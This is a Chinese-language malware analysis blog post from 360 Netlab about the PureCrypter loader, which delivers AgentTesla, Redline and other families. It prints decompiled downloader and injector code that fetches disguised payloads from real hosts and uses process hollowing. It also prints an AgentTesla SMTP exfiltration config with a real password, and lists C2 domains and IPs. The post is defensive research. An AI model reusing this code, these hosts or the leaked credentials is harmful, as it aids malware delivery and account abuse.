PureCrypter Loader持续活跃，已经传播了10多个其它家族

blog.netlab.360.com/purecrypter

wanghao August 29, 2022

29 August 2022 / loader


在我们的日常botnet分析工作中，碰到各种loader是常事。跟其它种类的malware相比，loader的特殊之处在于它主要用来“推广”，即在被感染机器上下载并运行其它的恶意软件。根据我们的观察，大部分loader是专有的，它们和推广的家族之间存在绑定关系。而少数loader家族会将自己做成通用的推广平台，可以传播其它任意家族，实现所谓的malware-as-a-service（MaaS）。跟专有loader相比，MaaS类型显然更危险，更应该成为我们的首要关注目标。

本文介绍我们前段时间看到的一个MaaS类型的loader，它名为PureCrypter，今年非常活跃，先后推广了10多个其它的家族，使用了上百个C2。因为zscaler已经做过详细的样本分析，本文主要从C2和传播链条角度介绍我们看到的PureCrypter传播活动，分析其运作过程。

本文要点如下：

- PureCrypter是一款使用C#编写的loader，至少2021年3月便已出现，能传播任意的其它家族。
- PureCrypter今年持续活跃，已经传播了包括Formbook、SnakeKeylogger、AgentTesla、Redline、AsyncRAT等在内的10多个恶意家族。
- PureCrypter作者拥有较多的推广资源，我们检测到的C2 域名和IP多达上百个。
- PureCrypter作者喜欢使用图片名后缀结合倒置、压缩和加密等方式躲避网络检测。
- PureCrypter的推广行为传播链条普遍较长，多数会使用前置protector，甚至搭配其它loader，检测难度较大。

总的来说，PureCrypter的传播情况可以用下图总结：



下面从样本分析和典型传播案例角度做一介绍。

样本分析

PureCrypter使用了package机制，由两个可执行文件组成：downloader和injector，它们都使用C#编写，其中downloader负责传播injector，后者释放并运行最终的目标家族二进制文件。实际操作时，攻击者通过builder生成downloader和injector，然后先设法传播downloader，后者会在目标机器上下载并执行injector，再由injector完成其余工作。从代码逻辑上看，downloader模块相对简单，样本混淆程度较低，没有复杂的环境检测和持久化等操作，而injector则使用了loader里常见的奇技淫巧，比如2进制混淆、运行环境检测、启动傀儡进程等，下面是结合实际的例子简单介绍下downloader和injector。

downloader模块

该模块直接调用WebClient的DownLoadData方法进行HTTP下载，没有设置单独的HTTP header。

```
try
{
    byte[] array = webClient2.DownloadData(new Uri(config));
    if (2 != 0)
    {
        result = array;
    }
}
```

injector的uri通常也是明文保存，下面是一个下载经过倒置处理的样本的变种的例子，从解析代码能看出来HTTP payload做了倒置处理。

```
byte[] array = FacadeMapper.RateProperty("http://91.243.44.142/pi-Rategev_Pcikzryl.jpg");
int num = array.Length;
while (num-- > 0)
{
    list2.Add(array[num]);
}
return list2.ToArray();
```

在末尾可发现明显的被倒置的PE Header。

```
00 00 00 00 00 00 03 5c  00 07 c0 00 00 00 00 57   ·······\ ·······W
00 07 bd c0 00 00 00 00  00 00 00 00 00 00 00 10   ········ ········
00 00 00 00 00 00 10 00  00 10 00 00 00 00 10 00   ········ ········
00 10 00 00 85 40 00 03  00 00 00 00 00 00 02 00   ·····@·· ········
00 08 00 00 00 00 00 00  00 00 00 04 00 00 00 00   ········ ········
00 00 00 04 00 00 02 00  00 00 20 00 00 40 00 00   ········ ·· ··@··
00 07 c0 00 00 00 20 00  00 07 be 1a 00 00 00 00   ····· · ········
00 00 06 00 00 07 a0 00  00 06 01 0b 21 0e 00 e0   ········ ····!···
00 00 00 00 00 00 00 00  62 d4 1d f1 00 03 01 4c   ········ b·····L
00 00 45 50 00 00 00 00  00 00 00 24 0a 0d 0d 2e   ··EP···· ···$····
65 64 6f 6d 20 53 4f 44  20 6e 69 20 6e 75 72 20   edom SOD  ni nur
65 62 20 74 6f 6e 6e 61  63 20 6d 61 72 67 6f 72   eb tonna c margor
70 20 73 69 68 54 21 cd  4c 01 b8 21 cd 09 b4 00   p sihT!· L··!····
0e ba 1f 0e 00 00 00 80  00 00 00 00 00 00 00 00   ········ ········
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
00 00 00 00 00 00 00 00  00 00 00 40 00 00 00 00   ········ ···@····
00 00 00 b8 00 00 ff ff  00 00 00 04 00 00 00 03   ·····[··] ········
00 90 5a 4d                                        ··ZM
```

最后通过Assembly.Load加载恢复好的injector（.DLL文件），调用明文编码的入口方法，进入下一阶段。

```
private void InsertProperty(object res, EventArgs token)
{
    Assembly property = Assembly.Load(FacadeMapper.PushProperty());
    if (true)
    {
        this._Connection.property = property;
    }
}

// Token: 0x06000007 RID: 7 RVA: 0x00002204 File Offset: 0x00000404
private void IncludeProperty(object spec, EventArgs reg)
{
    Type type = this._Connection.property.GetType("Pplyftipfhizgltfwfxt.Pihrszhgktmdzqjacivrw");
    if (8 != 0)
    {
        this._Connection.m_Predicate = type;
    }
}

// Token: 0x06000008 RID: 8 RVA: 0x00002238 File Offset: 0x00000438
private void ManageProperty(object item, EventArgs counter)
{
    Delegate @delegate = Delegate.CreateDelegate(typeof(Action), this._Connection.m_Predicate.GetMethod("Phgpqqhbgiylpwykd"));
    Delegate delegate2;
    if (!false)
```

PureCrypter对injector下载保护这块相对简单，目前看除了上面提到的倒置（reverse）编码外，还有 gzip压缩、对称加密等方式，这种编码是固定的，即builder在生成downloader和injector时就已经确定好编码方式，不存在运行动态改变的情况。

下面是使用使用gzip压缩后传输injector的例子，在流量开头可以发现GZip的magic header：`1F 8B 08 00`。

```
00000140  62 6d 70 0d 0a 0d 0a 1f  8b 08 00 00 00 00 00 04   bmp····· ········
00000150  00 ec bd 79 7c 14 45 fa  3f de d3 d3 d3 dd 73 25   ···y|·E· ?·····s%
00000160  74 26 cc 40 02 26 8a e0  18 2f 10 94 49 02 24 88   t&·@·&·· ·/··I·$·
00000170  88 f7 7d 24 a0 72 a9 5c  c2 00 01 af 98 06 45 45   ··}$·r·\ ······EE
00000180  45 f0 be f0 e6 f0 5c 75  5d 3c 50 d7 5b d7 6b 5d   E·····\u ]<P·[·k]
00000190  10 ef 95 a8 eb ad bb ab  ab ee ae bb ba 0b bf 7a   ········ ·······z
000001a0  9e a7 7a a6 bb ab 7a 92  a8 9f ef e7 f3 c7 cf 97   ··z···z· ········
000001b0  61 ba 9f 7a 77 dd f5 54  3d 4f 3d f5 d4 41 e3 2f   a··zw··T =O=··A·/
000001c0  51 c2 8a a2 68 ec 6f eb  56 45 59 af d0 7f cd 4a   Q···h·o· VEY····J
000001d0  d7 ff 2d 66 7f 65 35 8f  94 29 f7 47 5f d9 76 7d   ··-f·e5· ·)·G_·v}
000001e0  e8 c0 57 b6 3d 72 fa 8c  b6 da b9 f3 f3 d3 e6 4f   ··W·=r·· ·······O
000001f0  9e 5d 3b 75 f2 9c 39 f9  05 b5 53 4e ac 9d bf 70   ·];u··9· ··SN···p
00000200  4e ed 8c 39 b5 7b 1f 72  44 ed ec fc 09 27 ee 9a   N··9·{·r D····'··
00000210  4c c6 b6 e7 71 1c 3a 56  51 0e 0c 85 95 19 83 9e   L···q·:V Q·······
00000220  9c e2 c4 fb 81 52 b6 6d  3c a4 b3 c8 13 8a a2 13   ·····R·m <·······
```

我们还碰到过使用AES加密的例子。

```
string s = "Mglclapohzfgsrdaamnhyalw";
rijndaelManaged.KeySize = 256;
byte[] bytes = Encoding.UTF8.GetBytes(s);
rijndaelManaged.BlockSize = 128;
byte[] salt = new byte[] { 1, 2, 3, 4, 5, 6, 7, 8 };
Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(bytes, salt, 1000);
rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes(rijndaelManaged.KeySize / 8);
rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes(rijndaelManaged.BlockSize / 8);
rijndaelManaged.Mode = CipherMode.CBC;
using (MemoryStream memoryStream = new MemoryStream())
{
    using (CryptoStream cryptoStream = new CryptoStream(memoryStream, rijndaelManaged.CreateDecryptor(), CryptoStreamMode.Write))
    {
        byte[] array2 = CreateAccount.Kxwalvo("http://raphaellasia.com/Ltlippw_Ztcchado.bmp");
        cryptoStream.Write(array2, 0, array2.Length);
        assembly = AppDomain.CurrentDomain.Load(memoryStream.ToArray());
```

除了AES，PureCrypter还支持使用DES、RC4等加密算法。

injector模块


如果分析还原好的injector，会发现普遍做了混淆处理，差别只是混淆程度的大小。下面是一例SmartAssembly混淆并且资源部分被加密的injector：

```
Msmaghelyvcd.\uE003 = (\uE037)\uE034.\uE000(\uE059.\uE000(new byte[]
{
    0, 0, 0, 51, 242, 134, 38, 210, 0, 10,
    145, 90, 151, 174, 80, 80, 89, 147, 146, 83,
    237, 200, 197, 90, 100, 96, 232, 98, 18, 98,
    176, 98, 146, 98, 48, 202, 173, 202, 42, 46,
    72, 207, 47, 46, 205, 118, 226, 208, 98, 145,
    73, 204, 205, 42, 118, 13, 247, 98, 20, 50,
    227, 0, 4, 0, 0, 0, 0, 0, 8, 139,
    31
}.Reverse<byte>().ToArray<byte>()));
if (Msmaghelyvcd.\uE003.\uE033)
{
    Msmaghelyvcd.\uE002 = Marshal.AllocHGlobal(new Random().Next(Msmaghelyvcd.\uE003.\uE035 * 100000000, (Ms
}
\uE053.\uE000();
if (Msmaghelyvcd.\uE003.\uE006.\uE001)
{
    Msmaghelyvcd.\uE004 = new FileInfo(Path.Combine(Environment.GetFolderPath((Environment.SpecialFolder)Msm
}
if (Msmaghelyvcd.\uE003.\uE030)
{
    \uE04B.\uE000();
}
if (Msmaghelyvcd.\uE003.\uE02E)
{
    \uE04A.\uE000();
}
if (Msmaghelyvcd.\uE003.\uE029)
{
    \uE02E.\uE000();
}
```

如上图所示，首先通过Reverse + GZip + Protubuf.Deserialize组合拳，获取相关配置信息，之后是根据配置检查运行环境、对抗沙箱、创建互斥体、持久化等，最后从资源中获取payload加载运行。该样本没有进入任何一个if语句，很快到了最后一个重要函数，该函数主要实现最终payload的注入。根据配置的不同存在4种注入方式，傀儡进程（Process Hollowing）是被最多使用的方式。

```
internal static void Inject()
{
    switch (Msmaghelyvcd.\uE003.InjMethod)
    {
    case \uE04F.\uE001:
        \uE041.Load_Invoke();
        break;
    case \uE04F.\uE002:
        \uE043.Hollowing(Resources.\uE004, Msmaghelyvcd.\uE003.\uE002);
        break;
    case \uE04F.\uE003:
    {
        Process process = null;
        try
        {
            process = Process.GetProcessesByName(Msmaghelyvcd.\uE003.\uE001)[0];
        }
        catch
        {
            process = Process.GetCurrentProcess();
        }
        \uE045.ThreadHijack(string.Format("remotethreadsuspended /unhook:True /blockDlls:True /pid:{0}", process.Id));
        if (process.Id == Process.GetCurrentProcess().Id)
        {
            Thread.Sleep(-1);
        }
        break;
    }
    case \uE04F.\uE004:
        \uE045.ThreadHijack(string.Format("functionpointer /unhook:True /blockDlls:True /pid:{0}", Process.GetCurrentProcess().Id));
        Thread.Sleep(-1);
        break;
    }
```

最终payload存储在资源中，解密后的资源如下图：



经过Reverse + GZip解压缩后创建傀儡进程启动最终的payload。

上面最终推广的payload为AgentTesla，其配置信息如下：

```
host: raphaellasia.com
port:587
username: origin@raphaellasia.com
pwd: student@1980
to: origin2022@raphaellasia.com
```

意外发现

PureCrypter喜欢将injector伪装成图片供downloader下载，图片名比较随机，具有明显机器生成的特点。下面是实际检测到的一些图片名。

```
# pattern 1
/dl/0414/net_Gzhsuovx.bmp
/dl/0528/mars2_Hvvpvuns.bmp
/dl/0528/az_Tsrqixjf.bmp

# pattern 2
/040722/azne_Bvaquebo.bmp
/04122022/net_Ygikzmai.bmp
/04122022/azne_Jzoappuq.bmp
/04122022/pm_Dxjlqugu.bmp
/03252022/azne_Rmpsyfmd.bmp

# pattern 3
/Rrgbu_Xruauocq.png
/Gepstl_Mouktkmu.bmp
/Zhyor_Uavuxobp.png
/Xgjbdziy_Kglkvdfb.png
/Ankwgqtwf_Bdevsqnz.bmp
/Osgyjgne_Ymgrebdt.png
/Rrgbu_Xruauocq.png
/Gepstl_Mouktkmu.bmp
/Osgyjgne_Ymgrebdt.png
/Osgyjgne_Ymgrebdt.png
/Zhyor_Uavuxobp.png
```

在对多个样本进行分析后，我们发现请求的图片名与downloader的AssmblyName存在对应关系。

图片名	AssmblyName
Belcuesth_Ipdtbadv.png	Belcuesth
Kzzlcne_Prgftuxn.png	Kzzlcne
newminer2_Jrltkmeh.jpg	newminer2
Belcuesth_Ipdtbadv.png	Belcuesth
Nykymad_Bnhmcpqo.bmp	Nykymad
my_ori_Ywenb_Yzueqpjp.bmp	my ori Ywenb

下划线后面的内容总是符合正则表达式

> [A-Z][a-zA-Z]{7}


基于这个发现可以结合样本和网络请求两个维度的数据确认PureCrypter的下载行为。

C2和传播分析


PureCrypter今年一直在活跃，我们先后检测到的C2 域名和IP有200多个，传播的家族数10多种。在我们看到的案例中，传播链条普遍比较长，PureCrypter的downloader模块经常跟各种其它类型的前置downloader配合使用。因为C2太多，这里主要以 `185.215.113.89` 为例从规模和传播手法方面做一个介绍。

C2分析

这个C2在我们检测到的C2中活跃度比较高，其活跃时间为今年4月中旬到6月初，如下图所示。



其活跃程度可以用我们的图系统直观反映出来。




能看到它关联到了比较多的域名和IP，下面是该IP在这段时间的部分域名解析情况。

```
2022-04-14 22:47:34     2022-07-05 00:42:16     22      rockrock.ug     A       185.215.113.89
2022-04-21 08:22:03     2022-06-13 09:17:50     15      marnersstyler.ug        A
185.215.113.89
2022-04-17 03:17:41     2022-06-10 04:31:27     2538    qwertzx.ru      A       185.215.113.89
2022-04-24 02:16:46     2022-06-09 00:11:24     3       hubvera.ac.ug   A       185.215.113.89
2022-04-15 23:47:43     2022-06-08 19:24:59     43      timekeeper.ug   A       185.215.113.89
2022-04-15 11:34:35     2022-06-08 19:24:59     35      boundertime.ru  A       185.215.113.89
2022-04-14 23:01:50     2022-06-08 15:33:25     24      timebound.ug    A       185.215.113.89
2022-04-15 21:58:54     2022-06-08 05:43:21     7       www.rockrock.ug A       185.215.113.89
2022-04-16 20:50:41     2022-06-08 01:44:01     54      beachwood.ug    A       185.215.113.89
2022-04-23 16:23:41     2022-06-07 18:30:51     5       asdsadasrdc.ug  A       185.215.113.89
2022-05-02 22:35:40     2022-06-07 04:34:12     17      leatherlites.ug A       185.215.113.89
2022-05-29 17:46:00     2022-06-07 03:50:36     3       underdohg.ac.ug A       185.215.113.89
2022-04-15 22:34:53     2022-06-07 03:33:10     18      rockphil.ac.ug  A       185.215.113.89
2022-04-15 03:09:13     2022-06-07 03:19:50     14      pdshcjvnv.ug    A       185.215.113.89
2022-04-15 03:04:12     2022-06-07 03:12:04     16      mistitis.ug     A       185.215.113.89
2022-04-16 03:08:46     2022-06-07 03:08:48     18      nicoslag.ru     A       185.215.113.89
2022-04-19 02:33:31     2022-06-07 02:37:08     16      danwisha.ac.ug  A       185.215.113.89
2022-05-28 23:56:02     2022-06-05 05:14:50     7       underdohg.ug    A       185.215.113.89
2022-05-10 14:44:28     2022-06-02 17:40:12     24      jonescourtney.ac.ug     A
185.215.113.89
2022-06-02 07:44:25     2022-06-02 07:44:25     1       triathlethe.ug  A       185.215.113.89
2022-04-24 03:05:38     2022-06-01 16:54:59     2191    qwertasd.ru     A       185.215.113.89
2022-04-17 09:34:27     2022-06-01 01:42:07     2       partaususd.ru   A       185.215.113.89
2022-04-25 00:08:53     2022-05-31 07:17:00     5       timecheck.ug    A       185.215.113.89
2022-04-21 02:36:41     2022-05-31 01:20:37     21      courtneyjones.ac.ug     A
185.215.113.89
2022-04-16 19:09:02     2022-05-31 01:02:02     14      marksidfgs.ug   A       185.215.113.89
2022-04-25 03:01:15     2022-05-30 03:04:29     10      mofdold.ug      A       185.215.113.89
2022-04-15 02:36:21     2022-05-30 02:32:53     17      check-time.ru   A       185.215.113.89
2022-04-18 02:21:26     2022-05-30 02:22:30     17      agenttt.ac.ug   A       185.215.113.89
2022-04-17 03:17:46     2022-05-29 03:17:26     15      qd34g34ewdfsf23.ru      A
185.215.113.89
2022-04-19 02:25:06     2022-05-29 02:22:57     14      andres.ug       A       185.215.113.89
2022-04-16 02:27:44     2022-05-29 02:22:47     16      asdasgs.ug      A       185.215.113.89
```

